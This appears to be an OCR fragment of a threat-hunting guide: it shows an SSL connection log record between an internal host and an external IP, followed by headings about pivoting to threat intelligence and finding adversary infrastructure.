

ssl_subject: C = US


```
  ssl_session_id: 1CF3DB5A04DC8B8E3C1149646684E916BF9FE3DB464229696E100F6881CC8E74
  ssl_signature_algorithm: sha256WithRSAEncryption
  ssl_subject: C = US
  ssl_validity_end: Jul  6 18:16:15 2018 GMT
  ssl_validity_start: Jul  6 18:16:15 2017 GMT
  ssl_version: 3.1
  tcp_status: 0
  time_taken: 683807
  timestamp: 2017-08-26T08:25:31.374182Z
}
```



Show as raw text

dest = 45.77.65.211 | src = 10.0.2.109 | ssl_hash = 671DFE1D4F15C5A05F21DDB66D3B7815 | ssl_issuer = C = US | ssl_serial = 10285871634388831649
ssl_session_id = 1CF3DB5A04DC8B8E3C1149646684E916BF9FE3DB464229696E100F6881CC8... | ssl_subject = C = US


Pivot to External Threat Intelligence




Finding Adversary Infrastructure



